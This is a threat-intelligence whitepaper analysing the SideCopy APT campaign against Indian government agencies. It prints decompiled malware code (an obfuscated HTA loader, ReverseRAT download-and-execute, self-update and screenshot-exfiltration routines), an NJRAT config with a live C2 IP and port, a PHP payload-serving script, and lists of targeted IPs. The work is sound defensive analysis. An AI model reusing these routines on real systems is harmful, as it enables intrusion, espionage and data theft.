

Operation **SideCopy** *Returns* ←

APT Group targeting the Indian Critical Infrastructure



Whitepaper

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INTRODUCTION

The SideCopy APT Group has expanded its activity this year and now targets critical Indian sectors this time.


Quick Heal Security Labs researchers have been tracking the notorious cyber-attack group – ‘Transparent Tribe’ since the first [SideCopy campaign](#) in September 2020, discovered by Quick Heal.

The team has recently discovered an increase in SideCopy’s activities targeting certain Government agencies in India. The group has added new malware tools to its arsenal.


Another attack campaign that we had discovered in March 2021 (ref. [blog](#)), seems to be part of the more extensive SideCopy campaign. The spear-phishing attack campaign used the Army Welfare Education Society’s scholarship form as a lure.

The second wave of SideCopy uses COVID-19 as a lure, which is not unique since, in the last year & a half, the COVID-19 theme has been used in numerous cyber-attacks. However, this is the first time that the COVID-19 theme is being used in the SideCopy campaign.

In most cases, successful execution of the attack would result in deploying a Remote Administration Tool. If a RAT gets installed, the attackers will get unrestricted access to the machine and steal sensitive data from these agencies.



TECHNICAL ANALYSIS



(Vector-1: Execution Chain)

Vector-1 : LNK payload

```

8a10797ac7f84d09cfb4cb3a6a1e75473dc81dab757c000036a861575216e5c
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15 16 17 Decoded text
00000168 00 00 00 00 00 05 03 3C 00 6D 00 73 00 68 00 74 00 61 00 2E 00 65 00 78 .....<.m.s.h.t.a...e.x
00000180 00 65 00 00 00 18 00 00 00 00 4C 00 00 00 1C 00 00 00 01 00 00 00 1C 00 00
00000198 00 2D 00 00 00 00 00 00 00 4B 00 00 00 11 00 00 00 03 00 00 00 ED 0E F8 .-.....K.....i.s
000001B0 F2 10 00 00 00 00 43 3A 5C 57 69 6E 64 6F 77 73 5C 53 79 73 74 65 6D 33
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000001E0 00 4F 00 46 00 2D 00 4E 00 45 00 58 00 54 00 2D 00 49 00 4E 00 43 00 52
000001F8 00 45 00 4D 00 45 00 4E 00 54 00 2D 00 4F 00 4E 00 2D 00 55 00 50 00 2D
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00000258 00 4C 00 14 00 43 00 3A 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73
00000270 00 5C 00 53 00 79 00 73 00 74 00 65 00 6D 00 33 00 32 00 5C 00 79 00 68
00000288 00 74 00 74 00 70 00 73 00 7A 00 2F 00 2F 00 6C 00 6F 00 6E 00 64 00 6F
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000002B8 00 6F 00 6F 00 6C 00 7A 00 2F 00 61 00 73 00 73 00 65 00 74 00 73 00 2F
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00000450 00 41 00 4E 00 44 00 2D 00 30 00 31 00 2D 00 4A 00 55 00 4C 00 2F 00 63
00000468 00 73 00 73 00 2F 00 70 00 64 00 66 00 2E 00 69 00 63 00 6F 00 10 00 00
    
```

(Initial Intrusion via LNK file)

The initial intrusion chain begins with a spear-phishing email that attempts to lure users into extracting the attached zip archive. Upon extraction, the user would see a document file that is an extension spoofed LNK file. If the user opens the document, the LNK payload gets launched and initiates the malicious activities in the background. To ensure the user is not suspicious, a decoy document is presented to the user.

HTA Payload

```
try {
  sotoversion();
  var StreamItline = basforsixfourstream(paoquemada);
  var firePreciseline = new ActiveXObject('System'+'.Runtime'+'.Serialization'+'.For'+'.matters'+'.Binary'+'.BinaryFormatter');
  var arrayNewlist = new ActiveXObject('System.Collections.ArrayList');
  var daowaoaoaoaoa = firePreciseline.Deserialize_2(StreamItline);
  arrayNewlist.Add(undefined);
  var realObject = daowaoaoaoaoa.DynamicInvoke(arrayNewlist.ToArray()).CreateInstance(fireOnLine);
  realObject.RealityShow(divadivadivadiva,"Courses-in-India-for-Children-of-MEA-officials.pdf"); catch (e) {
  alert(e);
  }
}
finally{window.close();}
```

(660427971b04313c2ebf2410f9ba4f67c5f1d8ecc472be6c709546a12dc97f7d)

Once the LNK file is launched, it downloads the HTA payload from a compromised domain and executes it via mshta.exe. This HTA file is responsible for showing the decoy document to the user. In addition, it drops an executable of ReverseRAT on disc and executes it.

Custom C# Implant - ReverseRAT

The APT group carefully chooses their targets, upgrades tools in their arsenal based on the targets, and mainly uses limited but effective functionality in being evasive.

Most of the backdoors used in the campaign are NJRat; however, in one specific case, we came across a new payload written in C#, which installs an implant enabling attacker to examine the target and install other backdoors. This implant appears to be an advanced version of the implant that we analyzed in our previous [write-up](#).

The stage 2 is an implant with some extra features which work on the attacker's command. This includes the following:

No.	Features	Command
1	Download And Execute	DW
2	Update The Working Binary	UPDATE
3	Self-Kill	CLOSE
4	Capture Screenshots	RD+ and RD-

Stage 2 features in detail

This implant has additional features as compared to the previous version. This continuous enhancement of the attack tools shows that the attack group is active and is developing tools to target potential victims better.

Feature - Download and Execute

```
// Token: 0x06000004 RID: 4 RVA: 0x000218C File Offset: 0x00003BC
private static void Download(string Name, string Data)
{
    try
    {
        string text = Path.GetTempFileName() + Name;
        string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\wininets" + Name;
        Thread.Sleep(25000);
        File.WriteAllBytes(text2, Convert.FromBase64String(Data));
        Thread.Sleep(25000);
        Process.Start(text2);
    }
    catch (Exception ex)
    {
    }
}
```

(Stage 2: Download and Execute)

The download and execute routines are different from the previous version. The code has been made simpler and smaller than before. The base64 encoded staged binary is fetched from C2 and decoded and saved on disc in folder "wininets" before execution.

Feature - Update the working binary

```
// Token: 0x06000005 RID: 5 RVA: 0x0002208 File Offset: 0x0000408
private static void Update(string Data)
{
    try
    {
        string text = Path.GetTempFileName() + ".exe";
        string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\jingo.exe";
        File.WriteAllBytes(text2, Convert.FromBase64String(Data));
        Thread.Sleep(25000);
        Process.Start(text2);
        ProcessStartInfo startInfo = new ProcessStartInfo
        {
            Arguments = "/C choice /C Y /N /D Y /T 1 & Del " + Process.GetCurrentProcess().MainModule.FileName,
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            FileName = "cmd.exe"
        };
        try
        {
            ClientSocket.S.Shutdown(SocketShutdown.Both);
            ClientSocket.S.Close();
        }
        catch (Exception ex)
        {
        }
        Process.Start(startInfo);
        Environment.Exit(0);
    }
    catch (Exception ex2)
    {
    }
}

// Token: 0x04000001 RID: 1
private static readonly object SPL = RuntimeHelpers.GetObjectValue(ClientSocket.SPL);
}
```

(Stage 2: Update Binary)

The implant updates itself on commands issued by C2. The update mechanism is simple:

- The implant fetches the updated version
- Writes it to the current working directory with the name "jingo.exe."
- Stops the current process of working binary
- Closes sockets
- Starts a newly updated binary while killing itself

Feature - Self-Kill

```
try
{
    ClientSocket.S.Shutdown(SocketShutdown.Both);
    ClientSocket.S.Close();
}
catch (Exception ex)
{
}
Environment.Exit(0);
}
```

(Stage 2: Self-Kill)

The implant can kill itself if the target is not of interest to the attacker. The command pushed from C2 "CLOSE" is meant to kill the connection. It, however, does not clear all the artifacts of persistence, so the attacker regains connection once the system is rebooted.


Feature - Capture Screenshots

```
public static void Capture(int W, int H)
{
    try
    {
        Bitmap bitmap = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
        Graphics graphics = Graphics.FromImage(bitmap);
        graphics.CompositingQuality = CompositingQuality.HighSpeed;
        graphics.CopyFromScreen(0, 0, 0, new Size(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height), CopyPixelOperation.SourceCopy);
        Bitmap bitmap2 = new Bitmap(W, H);
        Graphics graphics2 = Graphics.FromImage(bitmap2);
        graphics2.CompositingQuality = CompositingQuality.HighSpeed;
        graphics2.DrawImage(bitmap, new Rectangle(0, 0, W, H), new Rectangle(0, 0, Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height),
            GraphicsUnit.Pixel);
        EncoderParameter encoderParameter = new EncoderParameter(Encoder.Quality, 40L);
        ImageCodecInfo encoderInfo = RemoteDesktop.GetEncoderInfo(ImageFormat.Jpeg);
        EncoderParameters encoderParameters = new EncoderParameters(1);
        encoderParameters.Param[0] = encoderParameter;
        MemoryStream memoryStream = new MemoryStream();
        bitmap2.Save(memoryStream, encoderInfo, encoderParameters);
        try
        {
            object s = ClientSocket.S;
            lock (s)
            {
                using (MemoryStream memoryStream2 = new MemoryStream())
                {
                    byte[] array = Helper.AES_Encoder(Helper.SB(Conversions.ToString(Operators.AddObject(Operators.AddObject("RD+", ClientSocket.SPL), Helper.BS
                        (memoryStream.ToArray())))));
                    byte[] array2 = Helper.SB(Conversions.ToString(array.Length) + "\0");
                    memoryStream2.Write(array2, 0, array2.Length);
                    memoryStream2.Write(array, 0, array.Length);
                    ClientSocket.S.Poll(-1, SelectMode.SelectWrite);
                    ClientSocket.S.Send(memoryStream2.ToArray(), 0, checked((int)memoryStream2.Length), SocketFlags.None);
                }
            }
        }
        catch (Exception ex)
        {
            ClientSocket.isConnected = false;
        }
    }
}
```

(Stage 2: Screenshot Capture)

ReverseRAT can capture screenshots on the victim's machine. Method "Capture" accepts two parameters as integers - dimension width and height of the JPEG - provided by C2 in command. Once the function completes its job, it encrypts the image with AES with ECB mode and sends it back to C2.

Vector - 2: NJRAT - Lure Names with Extension Spoofing



(Vector 2: Execution Chain)

```
// Token: 0x04000007 RID: 7
public static string host = "149.248.52.61";

// Token: 0x04000008 RID: 8
public static string port = "87";

// Token: 0x04000009 RID: 9
public static string registryName = "165d6ed988ac";

// Token: 0x0400000A RID: 10
public static string splitter = "|'|";

// Token: 0x0400000B RID: 11
public static string victimName = "Z29sZA==";

// Token: 0x0400000C RID: 12
public static string version = "20";
```


(NJRAT Configuration)

Through telemetry, we noticed NJRat connecting to "149.248.52.61". Further analysis showed that the RAT came via a zip file containing an SFX archive, which dropped a VBScript. This VBScript launched the C# variant of NJRAT connecting to the host mentioned above on port 87. After doing further research, we noticed that it's a code reused from GitHub.


ATTRIBUTION

1. MachineID

Since releasing our previous [report](#) on Operation SideCopy in September 2020, we have been monitoring the activities of this attack group. We noticed that the group kept using the same machine to create most of their payloads:




(A sample from campaign in 2020)



(Sample used in this campaign)

The above images show that the attacker used the same machine (with ID "desktop-g1i8n3f") to create these LNK files. This clearly points to the current attack also being part of the SideCopy campaign.

2. The ReverseRAT payload connects to Ips hosted on CONTABO. Transparent Tribe, the group believed to be behind Operation SideCopy, uses CONTABO to host payloads or serve as C&C.



IP Location	Germany Munich Contabo Gmbh
ASN	AS51167 CONTABO, DE (registered Jun 11, 2010)
Resolve Host	vmi281634.contaboserver.net
Whois Server	whois.ripe.net
IP Address	164.68.104.126
Host used in recent campaign	

3. In a previous investigation, we observed that most hosts used in the SideCopy campaign resolve to subdomains having “VMI” and “VDM” strings at the beginning. The same is the case in this attack as well.

4. The whois information from the hosts indicate that the attack mentioned in our previous blog (ref. [blog](#)) related to spear-phishing campaign using Army Welfare Education Society’s scholarship form is part of the same group.

IP Location	 Germany Munich Contabo GmbH
ASN	 AS51167 CONTABO, DE (registered Jun 11, 2010)
Resolve Host	vmi433658.contaboserver.net
Whois Server	whois.ripe.net
IP Address	173.249.14.104 Host used in previous campaign

ENVIRONMENT SCAN INT BRIEF**CHINA (Geo-Strat, Geo-Politics & Geo-Economics)**
Brig RK Bhutani (Retd)**What to expect as China-US trade talks resume**

1. The US and China are due to resume trade talks in the coming days that last took place in January before tensions escalated.
2. The two economic superpowers have been embroiled in a trade war since 2018 that has damaged the world economy. In January both countries agreed to ease restrictions imposed on imported goods from each other. However, relations have become increasingly strained in the last six months over a wide range of issues:-
 - (a) US President Donald Trump has clashed with China recently over two Chinese apps, TikTok and We Chat, which could be banned in the US over national security concerns. This is the latest sticking point between Washington and Beijing;
 - (b) China's new national security law for Hong Kong.
 - (c) Communications firm Huawei and
 - (d) The origin of the coronavirus.
 - (e) These clashes come on top of the already-sensitive trade relationship between the world's two biggest economies.
 - (f) According to Nick Marro, a global trade expert at the Economist Intelligence Unit (EIU) "Both sides will be doing a temperature check to see where things stand since January. At the very least, we expect policymakers in Beijing to now be questioning their commitment to a trade deal that has done little to protect Chinese companies from US pressure."
3. While We Chat, TikTok and Huawei have all come under fire recently, the Trump administration has added dozens of Chinese companies to economic blacklists.

*(Document opened once all stages are executed-
7751776f35e5eae53c4d6a3e5bc216f8cc3bcdafa856b6dd6b1c18f982615448*

The payload connects back to IP address "149.248.52.61", which is the same as the other identified samples.

The EXIF data of the decoy file shows that it was created on 2020-08-25T04:01:00Z. This indicates that actors are using this host for at least the second half of 2020.

Ref: https://www.cenjows.in/upload_images/pdf/E-Scan-01-15-Aug-2020.pdf

FINDING THE REAL ATTACKER

Based on our telemetry intelligence and data from VirusTotal, we determined that the attackers were leveraging compromised websites that targeted organizations would generally access. This shows that attackers did detailed reconnaissance before launching the campaign.

By data analysis, we came across the type of individuals that the campaign is targeting. In addition, we also identified types of websites that are being used to host attack artifacts & serve as Command & Control servers. This gave us a pivot, and we landed on two compromised websites where C2s were active and accessible.

```

1  <?php
2  $visitor = $_SERVER['REMOTE_ADDR'];
3  $abc = $_SERVER['REMOTE_ADDR'];
4  $other=$_SERVER['HTTP_USER_AGENT'];
5  $timenow = date("D d M Y H:i:sa");
6  $handle = fopen("jogibaba.txt", "a");
7  fwrite($handle, "\r\n");
8  fwrite($handle, "Getting Page");
9  fwrite($handle, "\r\n");
10 fwrite($handle, "IP");
11 fwrite($handle, "=");
12 fwrite($handle, $abc);
13 fwrite($handle, "\r\n");
14 fwrite($handle, "Date Time");
15 fwrite($handle, "=");
16 fwrite($handle, $timenow);
17 fwrite($handle, "\r\n");
18 fwrite($handle, "\r\n");
19 fwrite($handle, "OtherInfo");
20 fwrite($handle, "=");
21 fwrite($handle, $other);
22 fwrite($handle, "\r\n");
23 fwrite($handle, "-----");
24 fwrite($handle, "\r\n");
25 $agent = $_SERVER['HTTP_USER_AGENT'];
26 // $ipaddress = $_SERVER['REMOTE_ADDR'];
27 // $ipaddress="";
28 // $ipdat = @(file_get_contents("http://www.geoplugin.net/json.gp?ip=".$ipaddress));
29 // $data = json_decode($ipdat);
30 // echo $data;
31 // $mulk=$data->geoplugin_countryCode;
32
33 if(preg_match('/Linux/', $agent)) header('location: Offr-Digital-Record-Achieve.zip');
34 elseif(preg_match('/Windows NT 10/', $agent)) header('location: Offr-Digital-Record-Achieve.rar');
35 elseif(preg_match('/Windows NT 6.3/', $agent)) header('location: Offr-Digital-Record-Achieve.rar');
36 elseif(preg_match('/phone/', $agent)) header('location: Offr-Digital-Record-Achieve.zip');
37 elseif(preg_match('/Mac/', $agent)) header('location: Offr-Digital-Record-Achieve.zip');
38 else header('location: Offr-Digital-Record-Achieves.rar');
39
  
```

(PHP script serving payloads to targeted victims based on the User-Agent)

By analyzing accessible artifacts from these compromised websites, we uncovered that the threat actor is managing the campaign through a PHP script. Attackers use phishing emails to lure targeted individuals to these websites, where the PHP script serves the malicious payload based on user-agent info. In this example, Windows users are targeted. If the user-agent includes the string "Windows NT 10" or "Windows NT 6.3", the actual payload is served. Otherwise, the decoy payload is done.

Along with that, visitor logs are also saved in a text file. Over time, attackers may serve different payloads via the same PHP script for repeated visitors. This shows the level of sophistication of this campaign.

```
Getting Page
IP=11.22.33.44
Date Time=Tue 15 Jun 2021 11:55:30am

OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
-----

Getting Page
IP=11.22.33.44
Date Time=Tue 15 Jun 2021 11:55:51am

OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
-----

Getting Page
IP=11.22.33.44
Date Time=Tue 15 Jun 2021 11:59:14am

OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
-----

Getting Page
IP=11.22.33.44
Date Time=Tue 15 Jun 2021 12:05:37pm

OtherInfo=Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
-----

Getting Page
IP=11.22.33.44
Date Time=Tue 15 Jun 2021 12:25:33pm

OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
-----

Getting Page
IP=11.22.33.44
Date Time=Tue 15 Jun 2021 12:25:38pm


OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
-----
```

(Sample Victim Data Logs)

Each campaign is monitored, and victim attributes are maintained in text and CSV files:

1. IP Address
2. Timestamp at which the payload was served
3. User-Agent info

Here is an example of the type of lure being used in phishing mails.



We identified the following IP addresses through further data analysis, pointing to entities in Telecom, Power, and Finance sectors as potential targets. This is likely a subset of targets, though, as we suspect that several other government entities are being targeted in this campaign.

1. 223.31.174.169
2. 164.100.43.40
3. 120.57.112.139
4. 120.57.112.246
5. 59.97.128.246
6. 117.201.89.40
7. 120.56.119.125
8. 117.197.175.43
9. 106.215.252.198

HANDLER ATTRIBUTION - CONNECTING THE DOTS

During the data analysis from C2 servers, we found a specific IP in almost all the logs. In fact, in both the C2 servers that we analyzed, this particular IP was the first entry. We believe this IP belongs to the test machine from which attackers validate whether their setup works fine.

```
-----  
Getting Page  
IP=182.191.210.191  
Date Time=Sat 19 Jun 2021 07:24:02am  
  
OtherInfo=Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)  
-----
```

(IP found as first entry in logs on C2 servers)

Analyzing publicly available information on IP address 182.191.210.191 tells us that IP is located in Pakistan and is provided by PTCL (**Pakistan Telecommunications Company Ltd.**)

CONCLUSION

Transparent Tribe attack group has been linked with Pakistan in the past as well. The evidence presented in this paper goes on to strengthen that claim even further.

In the current campaign, SideCopy/Transparent Tribe is once again targeting critical government entities in India. The attack tools & methods have also been enhanced to make detection difficult. This shows that this attack group is well funded and actively improves attack mechanisms to infiltrate the target entities.

We advise our customers to be aware of such attacks, set up necessary cybersecurity controls, follow good cybersecurity practices, train their employees on cyber risks, and keep monitoring their environment for anything suspicious.

MITRE ATT&CK MATRIX

Sphere Phishing: LNK payload	T1204.002
Hosted HTA file Execution via mshta.exe	T1218.005
Command And Control	TA0011
AES encrypted communication	T1573.001
Information Collection of Infected Host	T1082
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
njRAT	S0385

TABLE FOR IoCs

SFX:	
84609f9e443225a23cca8ab6be910c207d220bb430fd543d0724eaae8f7df592	director_general_level_border_coordination_conference.pdf.exe
1afb690159f041ce4f0af3618ebd1cef4597d3d94bd249c4644b8e359f46199d	Indian Army Restructring And Re-Organization.pdf.exe
f17fd9ff93d1b3db6c3e4463d5ca5c11b99827890c58721d2860df75d4323705	Phase-3 of Nationwide Covid-19 Vaccination Registration.pdf.exe
c79ab21cf7fc23b9a096c4d9aa5b7cd02d968b8dfc58b137c2df44b1e55307b6	Kavach-Release-win.exe
d5a109f147a4c051b993026dd24fa97f9eeacd26e3ec5595ade2316de733b712	4f1c460608a80b82094bf9c87f31e032.virus
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LNK:	
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